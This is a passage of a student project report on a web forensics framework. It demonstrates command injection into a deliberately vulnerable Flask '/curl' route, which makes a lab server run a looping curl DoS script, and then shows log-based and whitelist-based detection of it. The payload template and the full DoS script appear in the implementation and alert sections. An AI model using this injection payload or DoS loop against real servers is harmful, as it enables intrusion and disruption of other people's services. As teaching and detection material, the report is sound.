

Project Report
on

Framework for Web Forensics

Prepared by:
Group 1

Rohit Jain - MCL2023001

Vadadoriya Nitin - MCL2023003

Savaliya Kaushalkumar - MCL2023007

Boda Nimish - MCL2023012

Under The Guidance of
Dr. Abhishek Vaish
Associate Professor

Indian Institute of Information Technology
Allahabad

Date created: 17/11/2024

1. Scenario

A compromised web server targeting legitimate websites to perform Denial of Service (DoS) attacks has been identified. The aim of this framework is to detect when the web server becomes compromised and to mitigate further attacks. This involves monitoring server activity, identifying anomalies in network traffic, and leveraging forensic tools to pinpoint the compromise and gather evidence.

The investigation is initiated when unexpected traffic spikes from a legitimate server are detected, suggesting potential misuse as part of a botnet. Forensic analysis focuses on identifying the root cause of compromise, understanding the attack vectors, and documenting evidence for legal proceedings.

2. High-Level Information Flow Diagram


This diagram outlines the steps for detecting and analyzing the compromised server. Key steps include:

Monitoring Server Activity: Log and network traffic monitoring.

Detecting Anomalies: Using machine learning models or thresholds to identify unusual activity.

Forensic Analysis: Utilizing tools like Wireshark, FTK Imager, and Autopsy.

Reporting Findings: Documenting evidence for legal or organizational use.



3. Resources Required

Resource Type	Description
Traffic Analysis Tools	Wireshark, Splunk, or Suricata for real-time and historical traffic analysis.
Forensic Imaging Tools	FTK Imager, Autopsy, or EnCase for creating disk images and analysis.
Web Server Logs	Apache or NGINX logs to trace server activity.
Threat Intelligence Databases	Resources like VirusTotal and Hybrid Analysis for known vulnerabilities.
Sandbox Environment	A controlled environment for analyzing suspicious files and scripts.

4. Extracted Data List

Extracted Data	Justification
Server Logs	To trace activity leading to compromise and DDoS behavior.
IP Addresses	Identify sources of malicious traffic or command-and-control servers.
Payload Details	Analyze scripts or malware uploaded to the server.
Network Traffic Patterns	Determine unusual spikes or malicious patterns indicating compromise.

5. Data Search List

Data to Search	Correlation	Justification
IP Addresses	Match with blacklists or geolocation tools.	Helps identify malicious traffic origin.
System Log Patterns	Match with known White listed applications.	Detects foreign programs.
Uploaded Files Hash	Check in VirusTotal or similar databases.	Detects known malware signatures.
Traffic Anomalies	Cross-check with baseline server traffic.	Indicates deviation from normal behavior.

6. Chain of Custody

From (Source/Person)	To (Destination/Person)	Evidence Description	Integrity Control Measures
Server Admin	Forensic Analyst	Server logs and traffic captures.	Hash generated and documented.
Forensic Analyst	Analysis Platform	Disk image of server environment.	MD5 hash verified upon transfer.
Analysis Platform	Reporting System	Analysis on system log.	Perform Analysis on copy of the image also used write blockers
Reporting System	Board or legal entities	Final forensic report.	Access restricted to authorized personnel.

Implementation:

Background: The server is not sanitizing the parameters sent in a request received through the /curl route. These parameters are directly entered into the terminal for execution to fulfill the request. This creates an opportunity for exploitation. By sending a malicious payload, we inject vulnerable code along with an IP address, compromising the server's security. Once compromised, the server begins executing the attack.

server is running normally and performing request.

```
C:\WINDOWS\system32\cmd.exe x Command Prompt - py victim x Command Prompt x + v
(venv) D:\code\csdf_project>py victim.py
* Serving Flask app 'victim'
* Debug mode: on
2024-11-18 11:43:18.410 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:6000
* Running on http://192.168.76.101:6000
2024-11-18 11:43:18.417 - INFO - Press CTRL+C to quit
2024-11-18 11:43:18.432 - INFO - * Restarting with stat
2024-11-18 11:43:19.623 - WARNING - * Debugger is active!
2024-11-18 11:43:19.693 - INFO - * Debugger PIN: 573-760-227
2024-11-18 11:43:34.487 - INFO - Received IP: None
2024-11-18 11:43:34.491 - INFO - 192.168.76.101 - - [18/Nov/2024 11:43:34] "GET / HTTP/1.1" 200 -
2024-11-18 11:46:55.467 - INFO - Received IP: None
2024-11-18 11:46:55.485 - INFO - 192.168.76.101 - - [18/Nov/2024 11:46:55] "GET / HTTP/1.1" 200 -
```

Example Payload:

```
python_payload = f"{target_ip} && echo \"{python_dos_code}\" > dos_attack.py; python dos_attack.py"
```


In this example, we are chaining commands to write the DoS attack code to a Python script (dos_attack.py) and then executing it, allowing the compromised server to initiate a DoS attack on the targeted systems.

Steps of the Attack:

Vulnerability Identification: Discover that the server is not sanitizing parameters received via the /curl route, allowing for command injection.

Crafting the Payload: Create a payload that combines the target IP address and vulnerable code that exploits the lack of input sanitization.

Sending the Payload: Use a crafted HTTP request to send the payload to the /curl route of the web server.



```
Command Prompt - docker-cc x Command Prompt - py victim x Command Prompt x + v x
D:\code\csdf_project>py dos_attack_python_curl.py
Enter the target IP address for the DoS attack: 172.29.2.11:6080
Python is installed on the target system.
Failed to send payload: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))
D:\code\csdf_project>
```

Server Compromise: The vulnerable server executes the payload, leading to its compromise

```
C:\WINDOWS\System32\cmd.exe Command Prompt - py victim Command Prompt
```

```
Flask-app-1 | time.sleep(0.1)
Flask-app-1 | " > dos_attack.py; python dos_attack.py
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
0    0    0    0    0    0  -----
02024-11-18 06:39:51,354 - INFO - * Restarting with stat
Flask-app-1 | 2024-11-18 06:39:52,054 - WARNING - * Debugger is active!
Flask-app-1 | 2024-11-18 06:39:52,062 - INFO - * Debugger PIN: 121-079-648
100  91 100  91  0    0    57    0  0:00:01  0:00:01  -----  57
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    5781    0  0:--:--:~  6066
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    5977    0  0:--:--:~  6066
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    6586    0  0:--:--:~  7008
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    5657    0  0:--:--:~  5687
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    2551    0  0:--:--:~  2600
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    5789    0  0:--:--:~  6066
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    18678    0  0:--:--:~ 11375
Flask-app-1 | curl: (23) Failed writing body
Flask-app-1 | % Total    % Received    Xferd      Average Speed   Time    Time     Time Current
Flask-app-1 |           %             %              Dload  Upload       Total   Spent    Left     Speed
100  91 100  91  0    0    11428    0  0:--:--:~ 13000
Flask-app-1 | curl: (23) Failed writing body
```

```
C:\WINDOWS\System32\cmd.exe × Command Prompt - py victim × Command Prompt
2024-11-18 12:10:00,059 - INFO - Received IP: None
2024-11-18 12:10:00,081 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:00] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:00,279 - INFO - Received IP: None
2024-11-18 12:10:00,279 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:00] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:00,458 - INFO - Received IP: None
2024-11-18 12:10:00,469 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:00] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:00,620 - INFO - Received IP: None
2024-11-18 12:10:00,621 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:00] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:00,742 - INFO - Received IP: None
2024-11-18 12:10:00,743 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:00] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:00,888 - INFO - Received IP: None
2024-11-18 12:10:00,889 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:00] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:01,088 - INFO - Received IP: None
2024-11-18 12:10:01,089 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:01] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:01,344 - INFO - Received IP: None
2024-11-18 12:10:01,355 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:01] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:01,776 - INFO - Received IP: None
2024-11-18 12:10:01,786 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:01] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:02,283 - INFO - Received IP: None
2024-11-18 12:10:02,284 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:02] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:02,513 - INFO - Received IP: None
2024-11-18 12:10:02,517 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:02] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:02,677 - INFO - Received IP: None
2024-11-18 12:10:02,679 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:02] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:03,000 - INFO - Received IP: None
2024-11-18 12:10:03,003 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:03] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:03,403 - INFO - Received IP: None
2024-11-18 12:10:03,406 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:03] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:03,845 - INFO - Received IP: None
2024-11-18 12:10:03,848 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:03] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:04,101 - INFO - Received IP: None
2024-11-18 12:10:04,115 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:04] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:04,321 - INFO - Received IP: None
2024-11-18 12:10:04,325 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:04] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:04,549 - INFO - Received IP: None
2024-11-18 12:10:04,557 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:04] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:04,805 - INFO - Received IP: None
2024-11-18 12:10:04,806 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:04] "GET / HTTP/1.1" 200 -
2024-11-18 12:10:04,947 - INFO - Received IP: None
2024-11-18 12:10:04,947 - INFO - 192.168.76.101 - - [18/Nov/2024 12:10:04] "GET / HTTP/1.1" 200 -
```

Attack Detection

1. Analyzing System and Network Logs

System Logs:


Inspected system logs to identify unusual activities.

Looked for anomalies in program execution and system behavior.

Normal (Initial System Behaviour)

The screenshot shows the Docker Desktop interface. At the top, there's a search bar and navigation icons. The main window displays the 'csdf_project-flask-app-1' container. The 'Exec' tab is active, showing a terminal session. The terminal output shows the execution of 'ls' and 'python' commands, listing files in the container's directory. The output includes files like 'Dockerfile', 'OS_Try.py', 'OS_analysis.py', and 'requirements.txt'. The status bar at the bottom indicates 'RAM 1.64GB, CPU 0.75%' and 'Docker Desktop'.

Attacked System




```
docker desktop
csdf_project-flask-app-1
csdf_project-flask-app
b613c1a8182f
5000:5000
Logs Inspect Bind mounts Exec Files Stats
[WARNING] Potential issue detected! Possible DoS attack or unauthorized application running.
[ALERT] Non-whitelisted applications detected: /bin/sh -c curl 192.168.76.101:6000 && echo "
import os
import time

EXT
target_ip = '192.168.76.101:6000'

# Simple DoS attack by sending continuous ping requests
while True:
    print('sending.....')
    os.system(f'curl {target_ip}')
    time.sleep(0.1)
" > dos_attack.py; python dos_attack.py , python dos_attack.py
[WARNING] Potential issue detected! Possible DoS attack or unauthorized application running.
[ALERT] Non-whitelisted applications detected: /bin/sh -c curl 192.168.76.101:6000 && echo "
import os
import time

target_ip = '192.168.76.101:6000'

# Simple DoS attack by sending continuous ping requests
while True:
    print('sending.....')
    os.system(f'curl {target_ip}')
    time.sleep(0.1)
" > dos_attack.py; python dos_attack.py , python dos_attack.py, sh -c curl 192.168.76.101:6000, curl 192.168.76.101:6000
[WARNING] Potential issue detected! Possible DoS attack or unauthorized application running.
RAM 1.64 GB CPU 13.27% Signed in New version available 1
```



```
docker desktop
csdf_project-flask-app-1
csdf_project-flask-app
b613c1a8182f
5000:5000
Logs Inspect Bind mounts Exec Files Stats
[WARNING] Potential issue detected! Possible DoS attack or unauthorized application running.
[ALERT] Non-whitelisted applications detected: /bin/sh -c curl 192.168.76.101:6000 && echo "
import os
import time

EXT
target_ip = '192.168.76.101:6000'

# Simple DoS attack by sending continuous ping requests
while True:
    print('sending.....')
    os.system(f'curl {target_ip}')
    time.sleep(0.1)
" > dos_attack.py; python dos_attack.py , python dos_attack.py
[WARNING] Potential issue detected! Possible DoS attack or unauthorized application running.
[ALERT] High CPU usage detected: 98.4%
[ALERT] Non-whitelisted applications detected: /bin/sh -c curl 192.168.76.101:6000 && echo "
import os
import time

target_ip = '192.168.76.101:6000'


# Simple DoS attack by sending continuous ping requests
while True:
    print('sending.....')
    os.system(f'curl {target_ip}')
    time.sleep(0.1)
" > dos_attack.py; python dos_attack.py , python dos_attack.py, sh -c curl 192.168.76.101:6000, curl 192.168.76.101:6000
[WARNING] Potential issue detected! Possible DoS attack or unauthorized application running.
RAM 1.64 GB CPU 89.19% Signed in
```

Network Logs:

Analyzed incoming and outgoing packet flow.

Flagged discrepancies such as a sudden surge in outgoing packets or unusually high network activity.

Normal State of Network




2. System-Level Anomaly Detection

Implemented a whitelist of approved applications and processes.
Monitored for execution of foreign or unknown programs.
Flagged programs utilizing abnormally high CPU, memory, or disk resources.

3. Network-Level Anomaly Detection

Monitored traffic for significant differences between incoming and outgoing packets.
A large difference (e.g., heavy outbound traffic indicative of DoS activity) raised a red flag.



4. Confirming Compromise

If both system-level and network-level flags were raised simultaneously:

